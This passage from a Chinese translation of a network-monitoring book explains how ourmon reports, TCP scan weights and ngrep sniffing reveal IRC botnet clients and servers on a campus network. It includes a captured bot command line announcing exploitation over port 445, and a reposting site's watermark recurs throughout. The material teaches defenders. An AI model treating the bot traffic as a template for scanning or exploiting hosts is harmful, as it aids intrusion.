根据异常检测来判断该主机是否正在扫描。我们马上会谈及这个问题，在第 9 章讨论搜索 ourmon 日志技巧的时候，也会谈到它。

背景注释

黑客与信道名称

我们看到了很多名字取的相当糟糕的信道名，如 xploit 或者 lsass445，都不是好的选择。后者尤其差，因为它给僵尸网络暗示出病毒扩散的方法。也就是说，不要告诉人们为什么选择他们所选择的信道名。对分析人员而言真正有效的取名方法是，了解哪些信道名字是在本地并正常，并调查新信道（如果本地安全策略允许）。

更多关于 IRC 摘要子报告的信息，参阅 ourmon's info. html 网页中的 IRC 部分。

检测 IRC 僵尸网络客户端

这一小节看几个检测僵尸网络客户端的例子。这里包括了我们在第 6 章看到的“案例 3”。当观察恶意信道排序报告或者最多消息信道排序报告的时候，对僵尸网络的探测可能会有 4 种结果：

（1）网络可能是僵尸网络，信道中有一个或者多个或者全部主机是扫描器。

（2）网络可能是被动的僵尸网络，需要其他方法来确认。

（3）是误判（不是僵尸客户端网络，完全是其他的东西）。

（4）可能找不出它。

因此决定去查看 ourmon 的 IRC 摘要：

```
channels sorted by evil factor: max number of wormy hosts:
```

然后可以看到类似表 8.3 所示的内容。

表 8.3 恶意信道排序

信道名	信道中所有 IPC 消息总数	登录消息数	所有 Privmsgs 消息总数	IP 数量	主机数量	扫描器
x0#	20	20	0	9	5	E
.i-exp	1	0	1	2	1	e
alien	122	92	30	2	1	e
hobo	12	8	4	3	1	e

这里需要调查 4 个信道，信道 x0# 没有 PRIVMSG，有 9 个主机和 5 个扫描器，看上去不大正常。其他的 3 个信道只有一个扫描器。x0# 是恶意信道的可能性还是非常大的，其他 3 个信道则可能仅仅是误判。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

进一步观察 x0＃信道中的主机状态，看看为什么断定它是一个僵尸网络（见表 8.4）。

表 8.4 信道 x0＃ 中的主机

Ip _ src	信道中所有IPC消息总数	TCP扫描权重	服务器	源端口/目标端口	IRC活动的时间戳
192.168.1.1	42	100	H	4779/504	Tue _ Sep _ 26 _ 00：48：21
192.168.2.3	56	99	H	3962/504	Tue _ Sep _ 26 _ 03：45：04
192.168.14.12	70	99	H	4058/504	Tue _ Sep _ 26 _ 08：47：34
192.168.27.33	75	99	H	1048/504	Tue _ Sep _ 26 _ 08：50：04
192.168.37.100	18	99	H	1756/504	Tue _ Sep _ 26 _ 14：34：36
10.250.43.222	196	5	S	504/4931	Tue _ Sep _ 26 _ 00：48：21
10.37.2.4	14	0	S	504/3962	Tue _ Sep _ 26 _ 08：48：36
10.240.1.2	33	0	S	504/1046	Tue _ Sep _ 26 _ 08：47：34
10.0.0.1	15	7	S	504/1756	Tue _ Sep _ 26 _ 14：35：36

同时查看其中一个本地 IP 地址的 TCP 端口报告摘要，可由 syndump 摘要页面获得：

```
192.168.1.1 WORM IPw ( 0: 99:100:) 0: (143/2) (232:0:0) (232:4)
dns: somelocalbox.someuniversity.edu
:1065: Tue _ Sep _ 26 _ 00:00:42 _ PDT _ 2006: Tue _ Sep _ 26 _ 09:01:04 _ PDT _ 2006:
portuples[4]: [1433,128105][5900,119368][80,550][504,79]
```

在此发现，所有的本地主机（IP 地址为 192.168 开头的）都有很高的扫描权重值，通过查阅端口报告得知这是因为有问题的主机（如 192.168.1.1）在扫描端口 1433 和 5900，也在扫描暗网（应用标志位 P）。稍微在因特网上搜索一下（www.dshield.org 是一个关于端口知识的很好的网站），就知道这两个端口常用于攻击 SQL 和 VNC（http：//isc.sans.org/diary.php? storyid=1331），到这里不需要继续看下去了。尽管报告中的时间戳很有意思，能暗示出本地主机可能何时被攻击和感染。我们现在知道有 5 个被感染的本地主机和一批远程的僵尸网络服务器。当然，还有很多事情要做，可能需要搜集更多的信息，如这是个什么病毒，攻击者主机位于什么地方，怎样进行攻击的？僵尸网络是怎么控制那些机器的（我们不是必须知道，因为在该数据设置里并没有 PRIVMSGS 消息）？怎样有可能尝试清除这个病毒等。而 ourmon 完成了这部分工作。

接下来看看哪些可能是误报的信道。看“案例 3：僵尸客户端”中的 Hobo 信道，实际上会发现信道 i-exp 与之有相同的远程僵尸服务器 IP 地址。Hobo 是一个处于边缘的例子，开始不完全清楚它是否是一个僵尸网络。一旦找到一个僵尸网络服务器，应该翻阅整个所有的报告，搜索有没有关于该 IP 其他的报告。僵尸网络使用不同的信道做不同的事情也不少见，如启动扫描命令或者开始下载。Hobo（见表 8.5）迷惑人的地方在于只有一个本地主机扫描权重值很大。另一方面它有 22 个 PRIVMSG 命令。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

注 释

当用网页浏览器来查看 ourmon 的数据时，可以使用网页浏览器的搜索功能。例如，如使用的是 firefox 浏览器，可以使用 Ctrl+F 和 ctrl+G 组合键。

表 8.5 信道 Hobo 中的主机

有问题的 IRC 主机的 IP 地址	IRC 消息总数	PRIVMS 消息总量	TCP 扫描权重	服务器	源端口/目标端口
192.168.6.66	199	22	95	H	4929/504
192.168.7.77	159	0	40	H	1028/219 557
10.38.4.27	756	7	50	S	25 394/2777

在看 TCP 端口报告摘要的时候，发现 192.168.6.66 确实在端口 139 和 445 被扫描了。这是基于微软（Microsoft-based）攻击的经典端口。如果还不够确定，可以采取其他的方法。例如，如果使用的安全策略允许查询数据的有效载荷，可以使用 ngrep 查看主机 192.168.6.66 或者 10.38.4.27（因为 PRIVMSG 消息存在，说明至少有一个主机与服务器有信息交流）。使用如下的命令可以查出一些东西：

```
# ngrep host 192.168.6.66 or host 10.38.4.27
```

注 释

如果持怀疑的态度，那么可以观察相关的服务器 IP 地址的通信流量。结果可能是看到了其他的不曾怀疑的染毒主机与服务器的通信流量。如果在 IRC 报告中发现一个很有嫌疑的服务器 IP，查找所有报告中有关于它的信息，记录所有出现服务器 IP 地址的信道名字，结果就是发现 hobo 和 i-exp 信道都有相同的服务器。

通过对服务器的观察，可能会看到 IRC 的有效载荷：

```
PRIVMSG #.i-exp :[S]CAN WKSSVCE445: Exploiting IP: 192.1.2.4
```

哇！抓个正着！显然这是在扫描端口 445，网络中一个新的 IP 主机可能被感染了。

使用蜜罐（honeypot）技术，我们终于发现这种僵尸病毒是 toxbot。Symantec 称之为 *W32.Toxbot.AL*，可以通过访问 Symantec 的网页来获得该病毒的更多信息（www.symantec.com/security_response/writeup.jsp?docid=2005-100715-4523-99）。

最后来看信道 alien，这后来证明是一个误报。尽管这里不详细说明，但在 TCP 端口报告中没有任何有用的信息能清楚地说明这是一个扫描器，也没有显示所熟知的端口攻击。这例子中，我们运气非常好，知道谁在用这个有问题的主机。因此询问他们，他们说“那是一个游戏”。有时询问当事人是必须要做的，如果他们的回答是“嗯？不是啊，我从来不用 IRC”，那你就知道有安全问题了。当然，可以使用 ngrep 再次观测

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

IRC 信道，到底是有人在聊天或者使用游戏命令，还是像我们在例子中看到的那样有僵尸病毒。

下面总结确定 IRC 信道是否有问题的分析技术：

（1）如果信道中有很多主机在攻击某几个端口，这可能是自动且恶意的攻击。使用 IRC 恶意信道报告与相关的 TCP 端口报告摘要，以及 30s 日志来获得更多必要的信息。可能需要做一些调研来确定端口是否被全面扫描了（见 dshield. org or isc. sans. org）。

（2）持续观察 IRC 信道名字一段时间，看哪些 IRC 信道流量合理。这有助于发现出现的新建立的和可能有嫌疑的信道名。当然，用户也可能总是使用新的聊天信道。

（3）可以一直使用嗅探器如 ngrep 观测信道以检测通信流量是否有可疑。

（4）一旦知道了一个可怕的僵尸网络服务器，应该记下它的 IP 地址，认真检查 IRC 日志看看这个 IP 地址是否与其他主机一起出现，那些主机很可能也被感染了。

注 释

如果不能肯定与某主机相关的 IRC TCP 扫描权重值意味着什么，可以通过网络查阅 TCP 端口报告摘要或者 syndump 摘要中该主机的 IP，所有的本地企业主机都在其中。如果需要了解某主机某天 30s 采样报告，用 grep 模式匹配工具来搜索 TCP 端口报告日志目录。例如，首先选择进入日志目录中我们想要的那天的目录，然后使用 find，xargs 和 grep 命令在保存的 30s 报告中搜索想要的 IP 主机的报告。

```
# cd /home/mrourmon/logs/portreport/Fri
# find . | xargs grep 192.168.21.138
```

搜索结果输出按照时间戳排序，因此可以观察该主机当天的行为。例如，这里有 3 个简化的日志项，包括了时间戳、IP 地址、工作流量和端口签名：

```
20:03:44 _ PDT 192.168.21.138 (Ew) 81 [80,9][139,23][445,65]
...
20:04:11 _ PDT 192.168.21.138 (EW) 95 [80,4][139,25][445,64]
...
20:04:45 _ PDT 192.168.21.138 (EW) 91 [80,0][139,26][445,67]
```

最后，必须指出一点：一些商业的反病毒平台（如 Symantec 的系统中心）可能会有企业级的工具，提供各种信息判断某个主机是否感染了某种已知的恶意软件。因此，可以联合使用它和 ourmon，这也可以帮助处理一些边缘的情况，如案例中的信道 alien。如果幸运，企业级工具可能会告诉你主机 X、Y、Z 感染了 toxbot 或者其他僵尸病毒。联合使用网络工具如 ourmon 和反病毒系统是一个新领域，我们对此寄以厚望。当然，如果僵尸病毒是一个新品种且还未出现相关的反病毒特征码时，就不能联合反病毒软件了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

检测 IRC 僵尸网络服务器

本小节仔细研究“案例 4：僵尸网络服务器”。

大约在 2005 年的感恩节，我们很不幸地发现了一个僵尸网络客户端位于校园网内，IP 地址为 192.168.2.51。如果我们查看这个 IP 在 11：06PST，稍微简化的 TCP 端口报告，数据如表 8.6 所示。

表 8.6 IP 地址 192.168.2.51 的 TCP 报告

时间戳	IP 地址	Apps	扫描权重	SA/S	L3D/L4D	端口标志
11：06 PST	192.168.2.51	IP	38	0	47/3	[139，25] [445，72] [3816，2]

查看表中的 Apps（IP）项，这是一个系统正在使用 IRC，并且同时扫描进暗网（darknet）。它也选择了常规的端口 139 和 445 进行扫描攻击。后来我们知道，这是信道 f7 中的一个僵尸网络客户端。如果我们过 1h 再来看看，就会得到数据，见表 8.7。

表 8.7 IP 地址 192.168.2.51（一段时间后）的数据

时间戳	IP 地址	Apps	扫描权重	SA/S	L3D/L4D	端口标志
12：35 PST	192.168.2.51	IP	13	25	2881/1747	[139，20] [445，65] [1037，2] [1041，3] [1042，2] *

该主机仍然在进行扫描，不过，在 30s 采样期间，它在 1747 个端口上获得了 2881 个帮手，所有的 10 个端口特征也已经满了（我们这里没有全部列出来）。此外，注意扫描权重值已经降低了，但是 SA/S 值为非零。似乎表明，这个有问题的系统已经开始扮演一个服务器了！意味着什么？该僵尸网络客户端变成了一个僵尸网络服务器！当然，如今 P2P 应用软件如 BitTorrent 的趋势是拥有庞大的节点，可能这就是一个被感染的主机带有一个本地用户（或远程的黑客?）正运行 BitTorrent。结果说明，检测僵尸服务器有很多简单的方法。

那么如何发现僵尸服务器呢？以下是一些办法：

（1）查看 RRDTOOL 中 IRC 网络消息统计。

（2）寻找有太多主机的 IRC 信道。例如，知道自己一个正常的信道 Ubuntu 有 20 个主机 IP。突然发现一个信道里有 200、2000，甚至 200 000 个主机，那么这很可能是一个僵尸网络服务器信道！

（3）寻找任何具有不寻常的消息统计量的 IRC 服务器。

参考图 8.3 和在介绍 ourmon 的图 6.4（案例 4）。图 8.3 显示的是整个 PSU 网络正常的 IRC 消息统计量，这些数据不是很大。即使是 IRC 自动的消息如 PING 和 PONG，都大约每 30s 44 个 pings，大概 1 个/s。那么现在图 6.4 能说明什么？突然

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

间 1s 有 2k 个 PING 和 PONG。在基本信息类型中如此大的数字跳跃非常简单明了地揭示出问题。




图 8.3　正常的 IRC 每周统计报告

现在看来自 IRC 每日摘要的一些报告数据：

channels sorted by evil factor:

channel	msgs	joins	privmsgs	ipcount	wormyhosts	evil?
f	181779	153248	28531	47134	2629	E
x	88767	49495	39272	18098	1287	E
f-exp	20495	0	20495	5255	480	E

channels sorted by max messages (note e/E for possible evil channel):

channel	msgs	joins	privmsgs	ipcount	wormyhosts	evil?
f	181779	153248	28531	47134	2629	E
x	88767	49495	39272	18098	1287	E
f-exp	20495	0	20495	5255	480	E
blahblah	16265	6939	9326	12	0	

上面两表是“恶意信道”和“最多消息量信道”子报告的开头部分。“最多消息量信道”子报告在很多地方都很重要。注意到信道 blahblah 是当天最忙的 IRC 信道，但只有 12 个 IP 主机在其中。另一方面，信道 f 有 47 134 个主机。该信道的主机列表如果写出来就相当惊人了，在这里不打算列出它。在这么多主机中，只有一个是本地 IP（僵尸网络服务器）。当然，信道 f 的消息数量也很高，特别是与信道 blahblah 对比来看，更是如此。对这个报告的分析说明，信道 f、x 和 f-exp 都被同一个僵尸网络使用。它们有同样的僵尸网络服务器。

另外一个值得注意的事情是，在“恶意信道排序”报告中显示的僵尸网络，刚开始的时候没有任何意义。假如在信道 f 中，1 个主机在校园内，47 133 个在校园外，为什么只有 2629 个校园外的主机表现为扫描器呢？我们只能进行某种程度上的推测，可能是这些主机尝试连接僵尸网络服务器但失败了。这是很可能的，因为僵尸网络服务器耗尽了操作系统的某些资源，因此被感染而想成为僵尸客户端的机器就连接不上服务器

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

了。这就是现在 TCP 端口报告有一个采样的 IP 目的地址主机的原因之一（当时是没有显示采样的 IP 目的地址主机的）。如果当时显示这样一个 IP 目的地址，所有的远程扫描器都会暴露出本地僵尸网络服务器的 IP。

总之，我们至少看到 4 种方法能知道校园网中有一个僵尸网络服务器。

（1）使用 RRDTOOL 记录表来查看不寻常的消息数量。

（2）在“最多消息”子报告中，查找主机数量不正常的信道。上千台时，非常可能是不正常；数百台时，也有可能是不正常的，这取决于你的网站。

（3）在“最多消息”子报告中，僵尸服务器的消息数量一般也不正常。

（4）僵尸服务器可能看上去正在被很多远程主机扫描，因此可能会出现在“恶意信道”报告中。不要相信它，这是僵尸服务器系统的测量方式问题，时有发生。

查看那天的 3 个采样主机的每日摘要，还可以发现另一个令人感兴趣的现象。记住，这些是摘要。数据是一整天所有端口报告的平均值。第一个例子是一个客户端使用了 BitTorrent；第二个是僵尸服务器；第三个例子是忙碌的校园网络服务器。如果有区别，我们能从中学到什么（参见第 7 章的摘要标题）？这里发现：僵尸服务器的 L3 的 IP 目的地址的平均值看上去比其他的两个都要高。

例如，僵尸服务器的 L3D（唯一的 IP 目的地地址）平均值为 1183，而 BitTorrent 客户端为 106，校园网络服务器是 802。这不是一个强有力的证据。我们也有过 BitTorrent 客户端 L3D 为 1000 的时候。但是，这有可能且通常是僵尸服务器企图拥有比大多数其他主机更多的节点导致的。统计作用不是很大。僵尸服务器发送并收信息包分别是每秒 3746 和 2516 帧。因为该主机主要用于控制，它不会像 P2P 主机和网络服务器那样发送太多的包。采样期间 BitTorrent 客户端收发分别是每秒 3373 和 5296 帧。关于这个现象的另外一种说法是尽管僵尸服务器有数千个客户端，但它并不发送很多信息包。它大多数的都是控制包（如 PING 和 PONG 之类）用来保持客户端和服务器的连接。接下来的例子中主机 192.168.2.2 是使用 BitTorrent 的客户端，主机 192.168.2.51 则是僵尸服务器，192.168.2.3 是忙碌的网络服务器。

```
192.168.2.2 WOR Be ( 0: 3: 95:) 0: (106/95) (69:11:0)
(5296:3373)
:2796: Fri _ Nov _ 25 _ 00:00:37 _ PST _ 2005: Fri _ Nov _ 25 _ 23:20:33 _ PST _ 2005:
portuples[10]: [16881,581369][10592,116174][5107,49129][6881,
44625][20000,41391][32075,40308][25977,38775][15912,37601][14587,
36534][14148,35002]
192.168.2.51 EWORM IP ( 0: 34:100:) 20: (1183/777) (719:39:0)
(3746:2516)
:2779: Fri _ Nov _ 25 _ 00:00:37 _ PST _ 2005: Fri _ Nov _ 25 _ 23:20:33 _ PST _ 2005:
portuples[10]: [445,1447344][139,324577][80,38816][554,
36170][5000,13191][36922,6506][4460,5326][1028,2365][1027,2351][1037,
2068]
192.168.2.3 OR H ( 0: 0: 5:) 98: (802/208) (8:1:0) (671:565)
:2796: Fri _ Nov _ 25 _ 00:00:37 _ PST _ 2005: Fri _ Nov _ 25 _ 23:20:33 _ PST _ 2005:
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
portuples[10]: [1026,3404][1128,3147][1030,2936][1034,2880][2738,
2822][1060,2214][10005,1992][1033,1772][52673,
```

小结

本章介绍了 IRC 协议，Ourmon 基于 4 种基本消息（JOIN，PING，PONG，PRIVMSG）的 IRC 统计报告。Ourmon 通过这些消息提取 IRC 中信道信息，判断哪些主机属于哪些信道。这里 Ourmon 也使用变化了的 TCP 扫描权重（用于异常检测）。扫描权重与信道中的主机相关，因此假如信道中似乎充满了扫描主机时，Ourmon 可以在“恶意信道报告”中告知。我们可以据此判定这个信道是一个僵尸网络。我们也了解到要注意信道名字，因此如果新的信道出现时，分析人员可以调查它们是否是真正的聊天信道。也可以使用全局 RRDTOOL 的 IRC 消息统计图表和数据（主要在“IRC 最多消息排序报告”中），来判断一个本地主机是否变成了僵尸服务器。从 IRC 角度严格地讲，与普通的 IRC 主机相比僵尸服务器特征是很突出的。希望综合这些工具在一起能够帮助分析人员发现并治疗僵尸网络。

快速回顾

IRC 协议

- √ Ngrep 工具可以直接嗅探网络上的（字符）串。
- √ IRC 中，信道是数据流字符串。信道是数据消息的基本目的地。
- √ 一个 IRC 网络由一些服务器和主机组成。
- √ 用户加入一个信道就能发送消息给其他用户，消息通过服务器转发给信道中感兴趣的用户。
- √ Ourmon 查找 4 种基本的 IRC 消息，包括 PING、PONG（服务器使用，确认用户仍然存在）、JOIN（加入一个信道）和 PRIMVSG（发送数据给信道）。

Ourmon 的 RRDTOOL 统计与 IRC 报告

- √ 所有 IRC 统计图表都能在 irc. html 网页上找到。
- √ IRC 数据包括 3 部分：RRDTOOL 图表展示了一个全局网络的 IRC 消息统计、一个每小时摘要（每次在午夜滚动更新）和一个 30s 的报告。
- √ IRC RRDTOOL 图表显示 IRC 的 PING、PONG、JOIN 和 PRIVMSG 消息统计。
- √ IRC ASCII 报告分别显示全局的、每个信道的和每个主机的统计状态。
- √ ASCII 报告中最终要的部分是前面的两个信道排序报告，包括恶意信道排序和最多消息信道排序，还有细化到每个信道各个主机的统计信息。
- √ 恶意信道排序报告显示了信道中按照扫描主机（蠕虫主机）数量的多少排序的 IRC 信道列表。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- √ 最多消息排序报告显示了信道中按照 4 种 IRC 基本消息总和的多少来排序的 IRC 信道列表。
- √ 每个信道主机状态表显示了一个 IRC 信道内各个主机 IP 地址和其他数据，包括信道中观测到的主机最大的 TCP 扫描权值。
- √ 每个主机状态表中的 Maxworm 项实际上就是 TCP 扫描权重值，前面章讨论过。

检测一个 IRC 僵尸网络客户端

- √ 一个 IRC 信道中如果有几个（比如说两个）高扫描权重值的客户端主机，那很可能是僵尸信道。
- √ 如果仅仅有几个主机有很高的扫描权重值，应该查阅 TCP 端口报告日志，看看这些主机有没有被扫描。
- √ 注意，在恶意信道中的不扫描的主机很可能是远程僵尸服务器，用嗅探器观察这个主机的行为是一个很好的主意。

检测一个 IRC 僵尸网络服务器

- √ RRDTOOL 的 IRC 报告中，反常的大量统计数值可能意味着出现了本地僵尸服务器。
- √ 僵尸网络服务器一般都有数量异常的主机。
- √ 僵尸服务器一般都有数量异常的远程 IP 目的地址（L3D）。
- √ 僵尸服务器有可能会出现在恶意信道排序中，这是由于远程主机连接服务器失败造成的。

常见问题

下列常见问题由本书作者作答，设计的目的是测试读者对于本章概念的理解，以及帮助读者在实际生活中实施这些概念。如果还有其他需要作者回答的问题，请浏览 www. syngress. com/solutions，并单击 Ask the Author。

问：为什么在这里的 TCP 扫描权重的度量比 TCP 端口报告中的 TCP 扫描权重要弱？例如，它不像 TCP 端口报告中那样每秒计算 SYN。

答：原因是我们现在是用并行的眼光看问题。我们想知道的是一个信道内是否有很多扫描主机。因此，例如，一个信道内有 10 个主机，其中 9 个扫描权重为 99，那可以认为整个信道已经被感染了。但如果 10 个主机中只有 1 个扫描权重很高，可能不会说明什么问题。可以检查 TCP 端口或单个日志版本或者每日摘要，看能不能得到更多的信息。如果找不到这个主机，说明该主机的扫描权值有些小问题，可以忽略它。

问：在检测 IRC 僵尸服务器的时候，为什么要提到 L3D 统计量？

答：和之前章节提到的一样，L3D 表示 ourmon 的 30s 采样期间与主机相关的独立 IP 目的地址数量。这个统计量是在 L3D（IP 层）的统计量，不能通过加密技术隐藏。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

问：我尝试使用 ngrep 对一个 IRC 信道名字进行嗅探，但它不起作用，为什么？

答：除了一些显而易见的问题如 IRC 信道忽然沉寂等，IRC 的信道名是不区分大小写的，而 ngrep 工具是区分的，所以，如目标是 LSASS445，则使用-i 参数来忽略大小写进行模式匹配。再如，需要查找关于某个特定主机收发的 PRIVMSG 消息，可以试试以下命令：

```
# ngrep -q - i "PRIVMSG. * # lsass445 tcp and host 192. 168. 2. 3
```

问：关于 IRC 还有一个 30s 采样报告，但这里没有怎么讲它，为什么？

答：这个报告可能会用于调试或者针对一些非常活跃的僵尸网络。但是通常，IRC 是一种比较慢的通信媒介，我们往往需要花上数小时或数日寻找线索，30s 采样一般用处不大。

问：如果黑客换到端口 666，使用一些其他的协议进行 C&C，如新协议中使用 ROT13（凯撒加密的一种变体，回转 13 位），会怎样？

答：这就是为什么我们在第 7 章讨论异常检测的原因了。他们迟早会进行攻击，否则拥有一台主机就没有意义。当他们开始攻击的时候，异常检测表开始工作，可以选择用嗅探器观察被攻击的主机，看谁和它正进行通信。如果两个主机的行为恶劣，并且它们都和一个外部的第三方通信，那么观察第三方。在被攻击主机之间的频繁通信过程中，可能会显露出攻击者的 IP。这些都可能是发现僵尸服务器地址的线索。我们用 IRC 模块要做的就是使这个过程自动化。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Chapter 9

第 9 章
ourmon 高级技术

本章主要内容：

- 自动包捕获
- Ourmon 事件日志
- 搜索 Ourmon 日志的技巧
- 嗅探 IRC 消息
- 优化系统

- √ 小结
- √ 快速回顾
- √ 常见问题

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

简介

本章介绍一些 ourmon 的高级技术，包括当 ourmon 图表或者报告中异常现象忽然出现时该如何解决。本章最后还会介绍一些其他提高 ourmon 性能的技术。这些方法很重要，因为它们既能提高前端的探测器的效率进而完成更多的工作，也能帮助探测系统避免受到拒绝服务攻击（DoS）的威胁。

首先看 ourmon 的自动包捕获特色机制，它能在探测器的某些事件中进行自动包捕获。同时也讨论 ourmon 中相关的日志登录机制，看看什么样的事件会在每日系统事件日志中记录。接下来了解 grab-bag 技术，包括挖掘 ourmon 文件的数据以及两个嗅探工具，ngrep 和 ourmon 工具包 ircfr。这些工具能在怀疑某些 IP 主机时，获取更多详细信息。最后看提高 ourmon 性能的方法。

自动包捕获

关于分析技术要记住：异常检测的问题在于，你可能清晰的看到异常的存在，但是可能很难解释它。例如，第 6 章中讨论了一个相当恐怖的图表异常的例子，但是没有说明怎么处理它。该异常是一个史无前例的信息包数量波峰，详细信息如谁发动的攻击，使用的是什么格式的包，它的目标到底是什么等，即便有也很少。该例是一个特别的例子——系统给出了异常，但是没有足够的线索来解决异常。

在 ourmon. conf 文件中，可以打开各种“自动包捕获触发器”。触发器的作用是，某些整型计数器（如扫描器的数量）达到了一个阈值（如 60 个主机），ourmon 就会在文件中记录这以后的 *N* 个包。这个文件格式是 tcpdump 文件，所以通过任何嗅探器软件采用著名的 pcap 包捕获库（见 www. libpcap. org）进行重现。这在有些工具如 ourmon、Snort，当然包括 tcpdump 本身（开放源代码的网络嗅探器，见 www. libpcap. org）中普遍采用。也可以使用另一个嗅探器 Wireshark（www. wireshark. org）。

我们将讨论 3 种 ourmon 触发器，都与异常检测密切相关。在讨论之前，先大体了解自动包捕获机制是怎么运作的。刚开始的时候，也就是 ourmon 刚刚安装完毕的时候，所有的触发器都是关闭的。这是它的一个高级特点，在没有准备好的时候，默认不要使用。自动包捕获在解释异常事件发生的时候非常有用，缺点是给探测系统增加了许多负担，主要是 ourmon 采样周期内的输入输出文件（I/O）。

大致而言，所有的触发器中都有着类似 ourmon. conf 中的语法：

```
# trigger syntax
trigger _ name threshold _ count packet _ count dump _ directory
```

触发器的名字反映了它的功能。例如，名为 *trigger _ worm* 的触发器的作用就是

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

